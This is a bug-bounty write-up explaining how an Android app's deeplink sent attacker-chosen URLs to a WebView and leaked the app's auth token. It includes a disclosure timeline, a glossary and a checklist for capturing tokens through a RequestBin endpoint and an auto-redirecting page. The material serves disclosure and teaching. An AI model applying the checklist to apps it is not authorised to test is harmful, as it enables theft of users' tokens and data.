The subredacted host reached a WebView that loaded the attacker's URL, so any URL supplied by the attacker was fetched inside the app. The first deeplink path (rdct://urlweb?url=...) did not load an arbitrary URL in the researcher's test, which suggested validation was in place there, but the subredacted host reached a different WebView that loaded the attacker's URL. Because the request to the attacker's URL is made from inside the app, the app's own auth_token is attached to it as a GET parameter, in clear text.
A useful comparison: imagine a building with two reception desks. The first desk checks your visitor badge carefully. The second desk, added later for a partner company, just waves people through. The attacker walks past the second desk and the internal line does the rest.
How bad was it
The leaked auth_token is different from the token used in the main redacted app. The researcher could not identify any subredacted feature that requires an access token apart from accessing the subredacted page, and none of the features are associated with the user's account on the main redacted page. The most significant impact found was therefore an open redirect and sensitive information disclosure from user details within the leaked JWT.
Two terms there need explaining. An open redirect is when a site or app will send you to any address you name, which attackers use to make a malicious link look trustworthy. A JWT (JSON Web Token) is a common token format: it is a string made of three parts separated by dots, and the middle part contains readable information about the user, such as an identifier or details. It is signed so it cannot be forged, but it is not encrypted, so anyone who holds it can read what is inside. That is why the leaked token disclosed user details.
details leaked
The fix
The company confirmed the issue and fixed it; the timeline records the fix as landing in app version 4.54.0. The report does not describe the code change. The general recommendation it gives is to validate the URL passed to a WebView before loading it, so that only the intended website is opened and risks such as phishing or malware are avoided.
Timeline
| Date | Event |
|---|---|
| 24 Jan 2023 | Bug discovered |
| 24 Jan 2023 | Bug reported to the company by email |
| 29 Jan 2023 | Bug fixed on app version 4.54.0 |
| 2 Feb 2023 | Bug status triaged as Medium severity |
| 16 Feb 2023 | Bounty paid (IDR xxx.xxx) |
Things to try yourself
If you want to look for the same kind of bug in an app you are allowed to test, here is the researcher's approach turned into a checklist. Each item says what to look for and what a positive result looks like.
- Enumerate exported activities in the manifest. Look for activities with
android:exported="true"and intent filters withVIEW,DEFAULTandBROWSABLE. A positive result is an exported activity that parses deeplink data and forwards it to a WebView. - Look for WebView loader parameters. Search the decompiled code for parameters such as
url,extra_url,link,redirectorpagethat end up in the WebView loader. A positive result is a parameter whose value reaches the loader without validation. - Try every host and scheme found in the manifest. The first host may be validated while another host, such as a sub-brand or partner host, reaches a different WebView. A positive result is a WebView opening an attacker-controlled URL.
- Point the parameter at a RequestBin or similar endpoint. A positive result is an inbound request from the app, and especially any token or credential sent as a parameter.
- Wrap the deeplink in an auto-redirecting page. A positive result is a visitor's browser opening the app and the token arriving at the endpoint without further interaction.
Glossary
- Activity: one screen of an Android app, such as the home screen or the inbox.
- AndroidManifest.xml: the configuration file inside an APK that lists the app's activities and which of them other apps may open.
- API: the set of addresses and rules a server offers so an app can ask it for data or actions.
- APK: the file format Android apps are distributed in; a package containing code, resources and the manifest.
- Arbitrary URL: any web address, chosen by the attacker rather than the app.
- AUTH_TOKEN: the name of the token the subredacted API used to authorise users, as seen in the RequestBin.
- Bounty: a payment a company makes to a researcher who reports a valid security issue.
- BROWSABLE: an intent filter category that allows a browser or external app to trigger the activity with a link.
- Custom scheme: a made-up URL prefix, such as
rdct://, that only a particular app answers to. - Deeplink: a link that opens a specific screen inside an app instead of just the app's home page.
- Exported activity: an activity marked
android:exported="true", meaning other apps or a browser can open it. - GET parameter: a value attached to the end of a URL after a
?, visible in the address itself. - Host: the part of a URL right after
://, normally a domain name. - Intent: the message Android uses to ask an activity to start, optionally carrying data such as a link.
- Intent filter: a block in the manifest declaring which links or actions an activity responds to.
- jadx-gui: a free tool that decompiles an APK into readable Java-like source code.
- JWT (JSON Web Token): a common token format made of three dot-separated parts; signed so it cannot be forged, but readable by anyone who holds it.
- Open redirect: a flaw where a site or app will send a visitor to any address supplied, which attackers use to make malicious links look trustworthy.
- Path: the part of a URL after the host, such as
/inbox. - Phishing: a fake page or message designed to trick someone into giving away credentials or other sensitive data.
- RequestBin: a service that gives you a unique web address and records every request sent to it.
- Scheme: the part of a URL before
://, such ashttpsor a custom app scheme. - Static analysis: examining an app's code without running it.
- Token: a string that acts as a temporary pass, proving to a server who the user is without resending a password.
- WebView: a small web browser built into an app, used to display web content inside the app.
- XSS (cross-site scripting): running attacker-supplied JavaScript inside a page, which in a WebView can be used to read or change what the page can reach.


